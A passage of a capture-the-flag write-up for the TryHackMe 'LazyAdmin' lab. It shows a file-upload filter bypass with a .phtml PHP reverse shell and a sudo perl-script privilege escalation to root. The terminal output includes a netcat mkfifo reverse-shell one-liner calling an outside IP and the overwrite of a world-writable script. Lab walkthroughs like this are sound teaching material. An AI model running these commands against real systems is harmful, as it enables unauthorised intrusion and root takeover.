


There seemed to be a file upload vulnerability, so I downloaded **pentest monkey's** php reverse shell code.


```
┌──(root㉿kali)-[~/thm/lazyadmin]
└─# wget "https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php"
--2025-03-04 10:06:24--  https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.111.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'php-reverse-shell.php'

php-reverse-shell.php               100%[===================>]   5.36K  --.-KB/s    in 0s

2025-03-04 10:06:24 (54.5 MB/s) - 'php-reverse-shell.php' saved [5491/5491]

┌──(root㉿kali)-[~/thm/lazyadmin]
└─# mv php-reverse-shell.php revshell.php
```


The *media center* had a file upload functionality, so I tried uploading the **php** file.






However, due to security reasons, I wasn't able to upload it on the target. I then tried using an alternate extension like **.phtml**.







I was able to bypass the security measure using an alternate extension. Next I started a **netcat** listener and executed the payload to get a reverse shell.




I then captured the user flag from *itguy*'s home directory.






PRIVILEGE ESCALATION

I also found a **mysql** login credential so I connected to the server using it.





However, I found nothing interesting. Next I looked for my **sudo** privileges and found that I was allowed to run a perl script.

```
www-data@THM-Chal:/home/itguy$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:/home/itguy$
```

I viewed the contents of the perl script, it executed a bash script that I was allowed to modify.

```
www-data@THM-Chal:/home/itguy$ catcat backup.pl
cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
www-data@THM-Chal:/home/itguy$ ls -la /etc/copy.sh
ls -la /etc/copy.sh
-rw-r--rwx 1 root root 81 Nov 29  2019 /etc/copy.sh
www-data@THM-Chal:/home/itguy$
```

So, I modified the bash script and then ran the **perl** script as **sudo**.

```
www-data@THM-Chal:/home/itguy$ echo '/bin/bash -p' > /etc/copy.sh
echo '/bin/bash -p' > /etc/copy.sh
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
cat /etc/copy.sh
/bin/bash -p
www-data@THM-Chal:/home/itguy$
```

```
www-data@THM-Chal:/home/itguy$ sudsudo /usr/bin/perl /home/itguy/backup.pl
sudo /usr/bin/perl /home/itguy/backup.pl
root@THM-Chal:/home/itguy#
```

After getting root access, I captured the root flag from my *home* directory.

```
www-data@THM-Chal:/home/itguy$ sudsudo /usr/bin/perl /home/itguy/backup.pl
sudo /usr/bin/perl /home/itguy/backup.pl
root@THM-Chal:/home/itguy# cd /root                    cd /root
cd /root
root@THM-Chal:~# ls                ls
ls
root.txt
root@THM-Chal:~# cat root.txt      cat root.txt
cat root.txt
THM{[redacted]}
root@THM-Chal:~#
```

That's it from my side!
Happy hacking :)